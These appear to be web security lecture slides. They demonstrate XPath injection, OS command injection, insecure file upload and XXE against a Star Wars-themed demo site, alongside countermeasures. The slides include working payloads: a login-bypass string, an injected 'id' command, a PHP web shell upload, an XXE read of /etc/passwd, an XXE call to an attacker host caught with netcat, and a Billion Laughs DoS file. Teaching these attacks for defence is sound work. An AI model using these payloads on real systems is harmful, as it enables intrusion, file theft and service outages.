
Goal	Retrieve/manipulate data in database or manipulate logical flow
How	By manipulating the structure of the sql query through userdata Different types - Verbose / Blind (Time based) SQLi
Solution	Input Validation (and WAFs) <b>Prepared Statements</b> Abstraction (e.g. ORMs)
OWASP Top 10	A1:2017-Injection
(Primary) Violated Principle	„Strictly separate data and control instructions, and never process control instructions received from untrusted sources.“

# Further exploitation

what else you can do heavily depends on

- the query you're injecting into
  - SELECT, INSERT INTO, UPDATE, DELETE, EXEC
- the operating system and dbms configuration
  - reading / writing files
    - e.g. MySQL: load\_file
  - executing OS commands
    - e.g. MS SQL: xp\_cmdshell, xp\_servicecontrol

# Old but gold



<https://xkcd.com/327/>



<https://9gag.com/gag/aBg8PLx>

main problem:


user input included in sql (backend)  
context messes up the predefined query  
structure

can you think of any other backend  
context we can mess with?  
(xxx injection)

```

1 <?xml version="1.0" encoding="utf-8"?>
2 <users>
3   <user>
4     <title>master</title>
5     <name>yoda</name>
6     <uname>mastery</uname>
7     <password>forgottenmypasswordIhave</password>
8   </user>
9   <user>
10    <name>luke skywalker</name>
11    <uname>luke</uname>
12    <password>whoismyfather?</password>
13  </user>
14  <user>
15    <name>han solo</name>
16    <uname>captain_han</uname>
17    <password>lovelea</password>
18  </user>
19 </users>

```



A screenshot of a web browser window. The address bar shows the URL 'lightsaber.me/shop/login\_xpath.php'. The page title is 'Hey fellow jedi, welcome to our lightsaber shop!'. Below the title, there is a login form with two input fields: 'Username: test' and 'Password: [masked]'. A 'Login' button is located below the password field.

```

5 if (isset($_POST['uname']) and isset($_POST['pwd'])){
6   $xml = simplexml_load_file('users.xml');
7
8   if ($xml !== FALSE){
9     $result = $xml->xpath("//user[uname='" . $_POST['uname'] . "'][password='" . $_POST['pwd'] . "']");
10
11     if ($result != NULL)
12     {
13       $user = $result[0];
14       $_SESSION['uname'] = (string)$user->uname;

```


//user[uname='test'][password='password']

Username or password is wrong.

```

1 <?xml version="1.0" encoding="utf-8"?>
2 <users>
3   <user>
4     <title>master</title>
5     <name>yoda</name>
6     <uname>mastery</uname>
7     <password>forgottenmypasswordIhave</password>
8   </user>
9   <user>
10    <name>luke skywalker</name>
11    <uname>luke</uname>
12    <password>whoismyfather?</password>
13  </user>
14  <user>
15    <name>han solo</name>
16    <uname>captain_han</uname>
17    <password>lovelea</password>
18  </user>
19 </users>

```



A screenshot of a web browser window. The address bar shows the URL 'lightsaber.me/shop/login\_xpath.php'. The page has a white background with a black border. At the top, it says 'Hey fellow jedi, welcome to our lightsaber shop!'. Below this, there are two input fields: 'Username:' with the value 'asdf or '1' = '1'' and 'Password:' with a series of dots. A 'Login' button is at the bottom.

```

5  if (isset($_POST['uname']) and isset($_POST['pwd'])){
6    $xml = simplexml_load_file('users.xml');
7
8    if ($xml !== FALSE){
9      $result = $xml->xpath("//user[uname='" . $_POST['uname'] . "'][password='" . $_POST['pwd'] . "']");
10
11      if ($result != NULL)
12      {
13        $user = $result[0];
14        $_SESSION['uname'] = (string)$user->uname;


```

//user[uname='asdf or '1' = '1'] [password='asdf or '1' = '1']

User: mastery Logout




# XPath Injection



Goal	Retrieve data from XML or manipulate logical flow
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	

# XPath Injection



Goal

Retrieve data from XML or manipulate logical flow

How

By manipulating the structure of the XPATH query through userdata

Different types


- Verbose / Blind (Time-based)

Solution

OWASP Top 10

(Primary)  
Violated Principle

# XPath Injection



Goal

Retrieve data from XML or manipulate logical flow

How

By manipulating the structure of the XPATH query through userdata

Different types

- Verbose / Blind (Time-based)

Solution

Input Validation (and WAFs)


Precompiled Statements

Abstraction through frameworks

OWASP Top 10

(Primary)  
Violated Principle

# XPath Injection



Goal	Retrieve data from XML or manipulate logical flow
How	By manipulating the structure of the XPATH query through userdata Different types - Verbose / Blind (Time-based)
Solution	Input Validation (and WAFs) Precompiled Statements Abstraction through frameworks
OWASP Top 10	A1:2017-Injection
(Primary) Violated Principle	„Strictly separate data and control instructions, and never process control instructions received from untrusted sources.“

# Some more backend injections

## SMTP/Email Injection

- <https://www.acunetix.com/blog/articles/email-header-injection/>

## LDAP Injection

- <https://www.netsparker.com/blog/web-security/ldap-injection-how-to-prevent/>
- [https://cheatsheetseries.owasp.org/cheatsheets/LDAP\\_Injection\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/LDAP_Injection_Prevention_Cheat_Sheet.html)

## XML Injection

- <http://projects.webappsec.org/w/page/13247004/XML%20Injection#:~:text=XML%20Injection%20is%20an%20attack,intend%20logic%20of%20the%20application.>
- <https://www.whitehatsec.com/glossary/content/xml-injection>

## NoSQL Injection

- <https://owasp.org/www-pdf-archive/GOD16-NOSQL.pdf>
- <https://www.netsparker.com/blog/web-security/what-is-nosql-injection/>
- <https://www.acunetix.com/blog/web-security-zone/nosql-injections/>

all these injections target  
backend services...

can we also attack the  
server itself directly?

← → ↺ 🏠 🔒 🚫 lightside.me/troubleshooting.php?type=access 📄 ⋮ 📧 ☆ 📏 📖 👤 🌐


## Hey fellow jedi, do you have any troubles with this server?

Access ▾

```
192.168.0.157 - - [08/Nov/2020:16:09:02 +0100] "GET / HTTP/1.1" 200 424 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0"
192.168.0.157 - - [08/Nov/2020:16:09:02 +0100] "GET / HTTP/1.1" 200 424 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0"
192.168.0.157 - - [08/Nov/2020:16:09:06 +0100] "GET /shop/ HTTP/1.1" 302 445 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0"
192.168.0.157 - - [08/Nov/2020:16:09:06 +0100] "GET /shop/login.php HTTP/1.1" 200 633 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0"
192.168.0.157 - - [08/Nov/2020:16:09:11 +0100] "GET /forum/ HTTP/1.1" 200 549 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0"
192.168.0.157 - - [08/Nov/2020:16:09:15 +0100] "GET /forum/foverview.php?uname=admin HTTP/1.1" 200 786 "http://lightside.me/"
192.168.0.157 - - [08/Nov/2020:16:09:18 +0100] "GET /forum/flogout.php? HTTP/1.1" 200 470 "http://lightside.me/"
192.168.0.157 - - [08/Nov/2020:16:09:20 +0100] "GET /forum/index.html HTTP/1.1" 200 549 "http://lightside.me/"
192.168.0.157 - - [08/Nov/2020:16:09:33 +0100] "GET /redirect/ HTTP/1.1" 200 772 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0"
192.168.0.157 - - [08/Nov/2020:16:09:45 +0100] "GET /troubleshooting.php HTTP/1.1" 200 554 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0"
```

```
22         if(isset($_GET["type"]) && $_GET["type"] != "0"){
23             $result = shell_exec("tail /var/log/apache2/" . $_GET["type"] . ".log");
24             echo "<pre>{$result}</pre>";
25         }
```

do you see any problems?



```
22     if(isset($_GET["type"]) && $_GET["type"] != "0"){
23         $result = shell_exec("tail /var/log/apache2/" . $_GET["type"] . ".log");
24         echo "<pre>{$result}</pre>";
25     }
```

```
tail /var/log/apache2/; id; .log
```



# Characters for separation


Windows and Linux/Unix:

- & && | ||

Linux/Unix only:

- ; \n
- execution within original command:
  - `cmd`
  - \$(cmd)

# OS Command Injection



Goal

Execute malicious commands on server


How

Solution

OWASP Top 10

(Primary)  
Violated Principle

# OS Command Injection



Goal

Execute malicious commands on server

How

By manipulating the structure of the OS command through userdata

Solution


OWASP Top 10

(Primary)  
Violated Principle

# Countermeasures

- Just don't directly call OS-commands with user input from application code!
  - Use safer language/platform specific APIs
- If you have to use them
  - Just don't
- If you really have to use them
  - STRICT Input Validation
    - Explicit Allowlist, Typecasting etc.
  - Separation of command and input
    - e.g. `subprocess.run()` in python
  - Parameter escaping
    - e.g. `escapeshellcmd()` in php

# OS Command Injection



Goal	Execute malicious commands on server
------	--------------------------------------


How	By manipulating the structure of the OS command through userdata
-----	--

Solution	Avoid using direct OS commands Usage of safer APIs for the specific purpose  Strict input validation Separation of command and parameters Escaping of parameters (output encoding)
----------	---

OWASP Top 10	
--------------	--


(Primary) Violated Principle	
---------------------------------	--

# OS Command Injection



Goal	Execute malicious commands on server
How	By manipulating the structure of the OS command through userdata
Solution	Avoid using direct OS commands Usage of safer APIs for the specific purpose Strict input validation Separation of command and parameters Escaping of parameters (output encoding)
OWASP Top 10	A1:2017-Injection
(Primary) Violated Principle	„Strictly separate data and control instructions, and never process control instructions received from untrusted sources.“

can you think of another  
common way to inject  
code on a server?



```
25 <form method="post" enctype="multipart/form-data">
26   <input type="hidden" name="MAX_FILE_SIZE" value="10000000">
27   <input name="pic" type="file" accept="image/jpeg,image/png">
28   <input type="submit" value="Upload"/>
29 </form>
```

```
10 if (!empty($_FILES)){
11     move_uploaded_file($_FILES['pic']['tmp_name'], $uploadfolder.$_FILES['pic']['name']);
12     $_SESSION['profilepic'] = $_FILES['pic']['name'];
13 }
```

do you see any problems?



[illegible]


```
1 POST /upload.php HTTP/1.1
2 Host: lightside.me
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----19433307819243937082674373261
8 Content-Length: 465
9 Origin: http://lightside.me
10 Connection: close
11 Referer: http://lightside.me/upload.php
12 Cookie: PHPSESSID=ja4vshur52i87pborn7e5hg4nu
13 Upgrade-Insecure-Requests: 1
14
15 -----19433307819243937082674373261
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 10000000
19 -----19433307819243937082674373261
20 Content-Disposition: form-data; name="pic"; filename="shell.php"
21 Content-Type: application/octet-stream
22
23 <?php
24 if(isset($_GET["cmd"])){
25     $result = shell_exec($_GET["cmd"]);
26     echo "<pre>{$result}</pre>";
27 }
28 ?>
29 -----19433307819243937082674373261--
30
```

```
Array (  
  [pic] => Array (  
    [name] => shell.php  
    [type] => application/octet-stream  
    [tmp_name] => /tmp/phpXBWCgN  
    [error] => 0  
    [size] => 107  
  )  
)
```

it all comes from the  
client - trustworthy?

```
10 if (!empty($_FILES)){  
11     move_uploaded_file($_FILES['pic']['tmp_name'], $uploadfolder.$_FILES['pic']['name']);  
12     $_SESSION['profilepic'] = $_FILES['pic']['name'];  
13 }
```

# Insecure File Upload



Goal

Upload a malicious file for execution of code


How

Solution

OWASP Top 10

(Primary)  
Violated Principle

# Insecure File Upload



Goal

Upload a malicious file for execution of code

How

By exploiting insufficient server-side restrictions

Solution

OWASP Top 10

(Primary)  
Violated Principle

# Countermeasures (excerpt)

- If possible, just store them in a database (or a S3 bucket etc.)
- Don't use the original file name -> create a new one
- Store the file outside of the webroot
  - recommended: on a separate partition or even a separate file server
- Check the real filetype
  - e.g. in php: `mime_content_type()`
- Set max filesize
  - e.g. in php: `post_max_size` and `upload_max_filesize`
- More recommendations
  - [https://owasp.org/www-community/vulnerabilities/Unrestricted\\_File\\_Upload](https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload)

# Remember request routing ???

Classic routing: `http://example.com/showprofile.php`


it's php  
file `showprofile.php` gets  
executed with php interpreter

Explicit routing: `http://example.com/showprofile`

e.g. Laravel (PHP): `Route::get('/showprofile', [UserController::class, 'showprofile']);`  
<https://laravel.com/docs/8.x/routing>

e.g: Django (Python): `urlpatterns = [ path('/showprofile', views.userprofile)]`  
<https://docs.djangoproject.com/en/3.1/topics/http/urls/>


# Insecure File Upload



Goal	Upload a malicious file for execution of code
How	By exploiting insufficient server-side restrictions
Solution	Don't trust any metadata sent from the client Create a new name Store it outside the webroot Check the real mimetype Set max filesize
OWASP Top 10	
(Primary) Violated Principle	




# Insecure File Upload



Goal	Upload a malicious file for execution of code
How	By exploiting insufficient server-side restrictions
Solution	Don't trust any metadata sent from the client Create a new name Store it outside the webroot Check the real mimetype Set max filesize
OWASP Top 10	-
(Primary) Violated Principle	

# Insecure File Upload



Goal	Upload a malicious file for execution of code
How	By exploiting insufficient server-side restrictions
Solution	Don't trust any metadata sent from the client Create a new name Store it outside the webroot Check the real mimetype Set max filesize
OWASP Top 10	-
(Primary) Violated Principle	„Define an approach that ensures all data are explicitly validated.“

ok, there is one special  
filetype left...

```
students.xml
1  <?xml version="1.0" ?>
2  <students>
3      <student>
4          <firstname>Anakin</firstname>
5          <lastname>Skywalker</lastname>
6      </student>
7      <student>
8          <firstname>Luke</firstname>
9          <lastname>Skywalker</lastname>
10     </student>
11 </students>
```

← → ↺ 🏠 | 🔒 🚫 lightside.me/studentreg.php

## Welcome Master Kenobi

Do you have any new students to register?



No file selected.

Successfully imported the following students:

New Student: Anakin Skywalker  
New Student: Luke Skywalker

attack1.xml

```
1 <?xml version="1.0" ?>
2 <!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
3 <students>
4   <student>
5     <firstname>&xxe;</firstname>
6     <lastname>Skywalker</lastname>
7   </student>
8   <student>
9     <firstname>Luke</firstname>
10    <lastname>Skywalker</lastname>
11  </student>
12 </students>
```

← → ↺ 🏠   lightside.me/studentreg.php

## Welcome Master Kenobi


Do you have any new students to register?

No file selected.

Successfully imported the following students:

```
New Student: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

```
attack2.xml
1  <?xml version="1.0" ?>
2  <!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://darkside.me:6666/test"> ]>
3  <students>
4      <student>
5          <firstname>&xxe;</firstname>
6          <lastname>Skywalker</lastname>
7      </student>
8      <student>
9          <firstname>Luke</firstname>
10         <lastname>Skywalker</lastname>
11     </student>
12 </students>
```




```
robot@dvmachine:~$ nc -lp 6666
GET /test HTTP/1.0
Host: darkside.me:6666
Connection: close
```

also very bad: file:///dev/random

# Billion Laughs Attack

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ELEMENT lolz (#PCDATA)>
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

# XML External Entity (XXE)



Goal

Read sensitive files, send HTTP requests to other systems or cause a DoS

How


Solution

